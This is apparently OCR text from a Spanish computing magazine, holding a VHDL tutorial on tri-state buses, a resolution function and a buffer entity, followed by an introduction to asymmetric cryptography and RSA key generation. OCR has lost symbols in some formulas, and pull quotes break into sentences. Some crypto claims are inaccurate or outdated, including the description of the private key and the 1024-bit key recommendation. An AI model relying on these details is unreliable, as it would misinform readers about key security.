
¿Vamos en bus?

Cuando trabajamos con unidades de control, muchas veces se utilizan los términos "bus de datos" o "bus de direcciones". ¿Y qué es un bus? Intuitivamente lo solemos asociar a agrupaciones de datos, y la verdad es que no andaríamos desencaminados. Un bus sería un medio de interconexión lógica de dispositivos, de forma que todos los elementos conectados a un bus reciban la información aún cuando no son los destinatarios. El que sea un bus de datos, de direcciones o de control, únicamente implica el tipo de señales que serán transportadas en el mismo, pero físicamente pueden ser idénticos, y de hecho en algunas arquitecturas ciertos buses lógicos comparten el bus físico (bus de datos y de direcciones, por ejemplo).



Arquitectura del bus ISA de 8 bits. (c)GFDL, extraído de la Wikipedia.





Arquitectura del bus ISA extendido de 16 bits. (c)GFDL, extraído de la Wikipedia.

Hace tiempo, en su acepción original, se refería a múltiples conexiones eléctricas físicas literalmente; si bien hoy en día se utiliza el término bus para cualquier medio de conexión física que provea una funcionalidad similar a un conjunto de cables eléctricos en paralelo, aún cuando se trate de una conexión en serie. Todos conocemos ejemplos más o menos cotidianos -en el ámbito de la informática- de buses: PCI, AGP, PCIe, USB, Firewire, ATA, SCSI...

Pero en la definición hemos comentado algo que nos va a dar algún quebradero de cabeza en VHDL, y es el hecho de que todos los dispositivos conectados al bus puedan recibir y enviar información al mismo. En principio, conectar para lectura una misma señal a varios elementos no tendría por qué suponer un problema, pero lo de que todos puedan escribir en el bus sí que puede resultar problemático. Si probáis a conectar varias salidas de circuitos a una misma señal, veréis que el compilador se queja de señales no resueltas. Pues habrá que resolverlas, qué remedio...

HOY EN DÍA SE UTILIZA EL TÉRMINO BUS PARA CUALQUIER MEDIO DE CONEXIÓN FÍSICA QUE PROVEA UNA FUNCIONALIDAD SIMILAR A UN CONJUNTO DE CABLES ELÉCTRICOS EN PARALELO

Resolviendo señales

Antes de entrar en el tema de la función de resolución, hay otro pequeño detalle que debemos tener en cuenta, y es que un bus puede estar siendo utilizado o no. En caso de que esté siendo utilizado, obviamente transportará datos de algún tipo, pero... ¿y si no transporta datos? La solución más común es dejar el bus en estado de alta impedancia.

Un estado de alta impedancia (que suele representarse con el símbolo "Z") es un estado eléctrico equivalente a un circuito abierto, es decir, una conexión abierta (impedancia teórica infinita). Para evitar que ocurra un cortocircuito en el BUS cuando varios dispositivos traten de acceder a él, cada uno intentando ponerlo en un estado, suelen utilizarse buffers capaces de poner su salida en tres estados diferentes: nivel alto (uno lógico), nivel bajo (cero lógico) y alta impedancia ("Z" lógica).

Para utilizar señales triestado podríamos utilizar el tipo "std_logic" que nos proporciona el lenguaje, pero para simplificar definiremos nuestro propio tipo con su mismo nombre.

```
TYPE triestado IS
('0','1','Z');
```

También debemos definir un bus de datos de un ancho determinado. En nuestro caso, y para ser consecuentes con lo que tenemos ya desarrollado, será de 16 bits:

```
TYPE bus16 IS ARRAY (15
DOWNTO 0) OF triestado;
```

Cuando varios dispositivos estén tratando de acceder al bus, se generará un conjunto de señales de tipo bus que debemos tratar, por lo que empezaremos por definir dicho conjunto:

```
TYPE vbus16 IS ARRAY
(NATURAL RANGE<>) OF bus16;
```

Ha llegado el momento de hablar de la función de resolución que comentamos antes. La función de resolución tiene



EL TIEMPO QUE DEBE RETENERSE LA INFORMACIÓN DEBE SER EL SUFICIENTE COMO PARA QUE LA INFORMACIÓN PERMANEZCA EN EL BUS DE DATOS MIENTRAS ES LEÍDA

por tarea hacer que el bus tenga un único valor en cada instante de tiempo, para lo cual deberá tomar el conjunto de señales de tipo bus, que hemos definido mediante el tipo vbus16, y devolver una única señal de bus del tipo bus16. Así, la declaración de la función sería la siguiente:

```
    FUNCTION resolucion16 (ent: vbus16) RETURN
bus16;
```

Por último, debemos definir un tipo que aplicar al propio bus, y que debe ser del tipo bus16 pero asegurándonos de que la señal ha sido resuelta, para lo cual debemos aplicarle la función de resolución:

```
    SUBTYPE rbus16 IS resolucion16 bus16;
```

Paquete de bus

Además de todas esas declaraciones, debemos codificar el cuerpo de la función de resolución, y compilarlo en algún lugar en el que esté disponible para ser utilizado en cualquier momento que lo necesitemos. Como estaréis pensando la mayoría de vosotros, lo mejor será crear otro paquete que llamaremos "bus_pack.vhd". Su código será el siguiente:

```
    PACKAGE bus_pack IS

        -- Tipo triestado: nivel alto, nivel bajo
y alta impedancia
        TYPE triestado IS ('0','1','Z');

        -- Tipo para un bus de 16 bits
        TYPE bus16 IS ARRAY (15 DOWNTO 0) OF
triestado;

        -- Tipo para un vector de buses de 16 bits
        TYPE vbus16 IS ARRAY (NATURAL RANGE<>) OF
bus16;

        -- Función de resolución para un bus de 16
bits
        FUNCTION resolucion16 (ent: vbus16) RETURN
bus16;

        -- Tipo para la señal resuelta de un bus
con conflicto de acceso
        SUBTYPE rbus16 IS resolucion16 bus16;

    END bus_pack;

    PACKAGE BODY bus_pack IS

        FUNCTION resolucion16 (ent: vbus16) RETURN
bus16 IS

        VARIABLE dato: bus16:=('Z','Z','Z','Z',
                               'Z','Z','Z','Z',
                               'Z','Z','Z','Z',
                               'Z','Z','Z','Z');
        BEGIN

            FOR i IN ent'RANGE LOOP
                FOR j IN 0 TO 15 LOOP
                    IF ent(i)(j) = '1'
THEN dato(j):='1';
                    ELSIF (ent(i)(j) =
'0' AND dato(j) /= '1') THEN
                        dato(j):=
'0';
                    END IF;
                END LOOP;
            END LOOP;

            RETURN dato;

        END resolucion16;

    END bus_pack;
```

A partir del momento en que compilemos este paquete, para utilizar sus elementos únicamente debemos usar una sentencia USE como la siguiente:

```
    USE WORK.bus_pack.ALL;
```

El buffer

Al hablar de resolución de señales en un bus, salió a colación el término buffer como elemento físico encargado de establecer sus salidas en alta impedancia para evitar cortocircuitarlo. El término quizá os sea familiar a muchos de vosotros, pues aparece en multitud de ocasiones en la informática: buffer de un vídeo en Internet (como YouTube), buffer de grabación al grabar un CD o DVD... así pues, un buffer no sería más que una especie de entidad temporal de almacenamiento de información, encargada de mantener unos datos determinados durante el tiempo suficiente para que éstos sean procesados. En el caso del vídeo por Internet, el tiempo de retención sería el que tengamos abierto el elemento que originó la creación del buffer, o para la grabación del disco, hasta que ésta termine.

En el caso que nos ocupa, el tiempo que debe retenerse la información debe ser el suficiente como para que la información permanezca en el bus de datos mientras es leída. Este elemento de almacenamiento temporal, junto con otro de almacenamiento persistente -el registro, del que hablaremos en otra ocasión- conforman lo que podríamos tomar por una unidad básica de transferencia de información para una unidad de control simple.

Así pues, nuestro buffer debería tener una entrada de ancho palabra, en este caso un bus de datos de 16 bits, una salida de igual tamaño, así como una entrada de control que indique cuándo debe activarse el elemento. De esta forma, los puertos de la entidad deberían ser una cosa como ésta:

```
    ENTITY buffer16 IS
        PORT (entrada: IN bus16;
              control: IN BIT:='0';
```



```
        salida: OUT bus16);
END buffer16;
```

También deberíamos tener en cuenta tomar unos retardos para el circuito, concretamente dos: uno para la transferencia, y otro para el caso de que la salida deba ser de alta impedancia. Perfectamente podrían ser el mismo, pero dado que en los circuitos reales que implementan los buffer no suele darse la circunstancia de que coincidan, los tomaremos diferentes -si bien con un valor arbitrario- para dar mayor realismo a la simulación. Así, tomaremos un par de valores genéricos.

```
GENERIC (rdtransf: TIME:= 20 ns;
   rztransf: TIME:= 10 ns);
```

Por tanto, la declaración de nuestra entidad sería la siguiente:

```
ENTITY buffer16 IS
  GENERIC (rdtransf: TIME:= 20 ns;
          rztransf: TIME:= 10 ns);
  PORT (entrada: IN bus16;
        control: IN BIT:='0';
        salida: OUT bus16);
END buffer16;
```

El mes que viene...

La implementación del buffer la veremos el mes que viene, aunque creo que tenéis conocimientos más que de sobra para intentar programar un código comportamental que simule el elemento descrito. Ésa es, pues, la tarea que dejo para que, aquel que quiera, vaya haciendo algo de cara a la próxima entrega. El mes que viene continuaremos con la unidad de control por donde lo dejamos ahora.

Como siempre, os recuerdo que cualquier duda que tengáis podéis consultármela, pues mi correo está a vuestra disposición. También os recuerdo que el código fuente del curso estará colgado, cuando tengáis la revista en vuestras manos, en mi página web, de forma que podáis tomarlo directamente y no tengáis que transcribirlo a mano.

¡Hasta el mes que viene!

Ramiro Cano Gómez
death_master@hpn-sec.net
http://omniumpotentior.wordpress.com/

criptografía asimétrica

Buenas amigos, hoy les traigo un tema más que interesante. La criptografía asimétrica. Es una invención, más que útil para lo que necesitemos que sea público sin que se entere ese público que es lo que está pasando por dentro…. ¿No entienden?

¿Qué es la criptografía asimétrica?

Se trata de un método criptográfico que usa un par de claves para el envío de mensajes.Las dos claves pertenecen a la misma persona a la que se ha enviado el mensaje.

"Una clave es pública y se puede entregar a cualquier persona. La otra clave es privada y el propietario debe guardarla de modo que nadie tenga acceso a ella. El remitente usa la clave pública del destinatario para cifrar el mensaje, y una vez cifrado, sólo la clave privada del destinatario podrá descifrar este mensaje."

Como vemos, y vimos en anteriores números, con la teoría del secreto perfecto, el problema principal es que la parte que se encargaría de descifrar el mensaje debe conocer la clave.

Para que la otra parte conozca la clave, debe ser enviada o ser conocida por algún método. Partiendo de la teoría que cualquier medio es vulnerable a ser atacado e interceptado.

Entonces ahí entran los sistemas de cifrado de clave pública, que no son inviolables, pero permiten solucionar este problema de la distribución de claves.

Con las claves públicas no es necesario que el remitente y el destinatario se pongan de acuerdo en la clave a emplear. Lo que se requiere es que antes de iniciar la comunicación secreta, el remitente consiga una copia de la clave pública del destinatario.

Esa misma clave pública puede ser usada por cualquiera que desee comunicarse con su propietario. Por tanto, se necesitarán sólo n pares de claves por cada n personas que deseen comunicarse entre sí.

Los sistemas de cifrado de clave pública se basan en funciones-trampa de un solo sentido que aprovechan propiedades particulares, por ejemplo de los números primos.

Una función de un solo sentido es aquella cuya computación es fácil, mientras que su inversión resulta extremadamente difícil.

"Es fácil multiplicar dos números primos juntos para obtener uno compuesto, pero es difícil factorizar uno compuesto en sus componentes primos."

Una función-trampa de un sentido es algo parecido, pero tiene una "trampa". Esto quiere decir que si se conociera alguna pieza de la información, sería fácil computar el inverso.

Por ejemplo, si tenemos un número compuesto por dos factores primarios y conocemos uno de los factores, es fácil computar el segundo.


En un sistema criptográfico de clave pública basado en factorización de números primos, la clave pública contiene un número compuesto de dos factores primos grandes, y el algoritmo de cifrado usa ese compuesto para cifrar el mensaje.

El algoritmo para descifrar el mensaje requiere el conocimiento de los factores primos, para que el descifrado sea fácil si poseemos la clave privada que contiene uno de los factores, pero extremadamente difícil en caso contrario.

Seguridad y diferencias

Como con los sistemas de cifrado simétricos buenos, con un buen sistema de

SE TRATA DE UN MÉTODO CRIPTOGRÁFICO QUE USA UN PAR DE CLAVES PARA EL ENVÍO DE MENSAJES.LAS DOS CLAVES PERTENECEN A LA MISMA PERSONA A LA QUE SE HA ENVIADO EL MENSAJE



cifrado de clave pública toda la seguridad descansa en la clave y no en el algoritmo.

Por lo tanto el tamaño de la clave es una medida de la seguridad del sistema, pero no se puede comparar el tamaño del cifrado simétrico con el del cifrado de clave pública para medir la seguridad.

Por ejemplo en un ataque de fuerza bruta sobre un cifrado simétrico con una clave de un tamaño de 80 bits, el atacante debe probar hasta 281-1 claves para encontrar la clave correcta.

En un ataque de fuerza bruta sobre un cifrado de clave pública con un clave de un tamaño de 512 bits, el atacante debe factorizar un número compuesto codificado en 512 bits (hasta 155 dígitos decimales).

La cantidad de trabajo para el atacante será diferente dependiendo del cifrado que esté atacando. Mientras 128 bits son suficientes para cifrados simétricos, dada la tecnología de factorización de hoy en día, se recomienda el uso de claves públicas de 1024 bits para la mayoría de los casos.

Esto nos da de pensar cuando creemos que algoritmos como PGP son inviolables... en relalidad no lo son, es decir, PGP no es un sistema asimétrico 100%, es un sistema híbrido.

Los sistemas totalmente asimétricos son muy lentos para utilizar, y requieren como se mencionó anteriormente, una clave muy grande para cifrar y descifrar mensajes. El proceso de factorización y demás, utiliza muchos recursos computacionales.

El método PGP, es un algoritmo que utiliza RSA (en algunas versiones) y 3DES como algoritmo de cifrado interno.

Acá es donde lo mencionamos como híbrido. El algoritmo 3DES es simétrico, mientras que RSA como estamos viendo, no es simétrico.

RSA sirve para dar a conocer al que va a enviarme un mensaje cifrado, la clave con la que deberá cifrarlos datos. Al utilizar un algoritmo que posee funciones-trampa, es sencillo de pensar que para factorizar el número resultante, requiere mucho procesamiento.

Depende de lo fuerte de la clave para poder llevar a cabo el ataque.

Debido a que la encriptación asimétrica es casi 1000 veces más lenta que

LOS SISTEMAS TOTALMENTE ASIMÉTRICOS SON MUY LENTOS PARA UTILIZAR, Y REQUIEREN COMO SE MENCIONÓ ANTERIORMENTE, UNA CLAVE MUY GRANDE PARA CIFRAR Y DESCIFRAR MENSAJES

la simétrica, cuando la información a encriptar es mucha, se utiliza una combinación de algoritmos.

El algoritmo simétrico se utiliza para encriptar la información y el asimétrico para encriptar la llave del algoritmo simétrico con que se encriptó a información.

Entonces, el proceso es mucho más rápido. Esta técnica se utiliza hoy en SSL en la negociación entre el navegador del cliente y el servidor.

En cada ida y vuelta al servidor se generan nuevas llaves y se realiza todo el proceso. También es utilizada por Windows en la encriptación de los archivos.

Otro motivo para utilizar esta encriptación combinada, es la necesidad de encriptar textos lagos. La encriptación asimétrica además de ser ineficiente en tiempo, tiene limitaciones de tamaño.

Algoritmos de cifrado asimétrico

PGP, GPG, y otros algoritmos híbridos, utilizan el siguiente proceso.

Se cifra la clave con el método asimétrico, con la cuál se cifrará con el algoritmo simétrico, los datos sensibles a terceros.

Entonces, podemos decir, que RSA cifra la clave 1234 que es la que utilizará 3DES para cifrar los datos "gané 1.000.000 de dolares".

La forma de descifrarlo, sería: Se utiliza la clave privada para descifrar la clave 1234, para utilizarla como clave con 3DES para descifrar los datos cifrados y obtener el texto original: "gané 1.000.000 de dolares".

Existen otras opciones como ElGammal, DSA, Diffie-Hellman, que utilizan distintas funciones-trampa , que no son ni más ni menos, que métodos matemáticos.

Quizás más adelante podamos ver de que trata cada uno. Por ahora empezaremos con el conocido y más famoso RSA.

El camino de RSA

El camino que los creadores del algoritmo que lleva sus iniciales, y pertenecían en aquel momento al MIT, es el que describiré ahora de manera textual:

Generemos dos números primos aleatorios grandes, los llamaremos p y q. Deben ser aproximadamente del mismo tamaño que su producto n=p.q, lo que dará la longitud, por ejemplo: 1024 bits.

1. Computar n = pq y (?) phi = (p-1)(q-1).

2. Elegir un enetero e, 1 < e < phi, tal que su gcd(e, phi) = 1.

3. Computar el exponente "secreto" d, 1 < d < phi, tal que ed ? 1 (mod phi).

4. La llave pública es (n, e) y la llave privada es (n, d). El valor de p, q, y phi debería mantenerse en secreto.

· n es el módulo.

· e es el exponente público o exponente de encripción.

· d es el exponente privado o el exponente de desencripción.

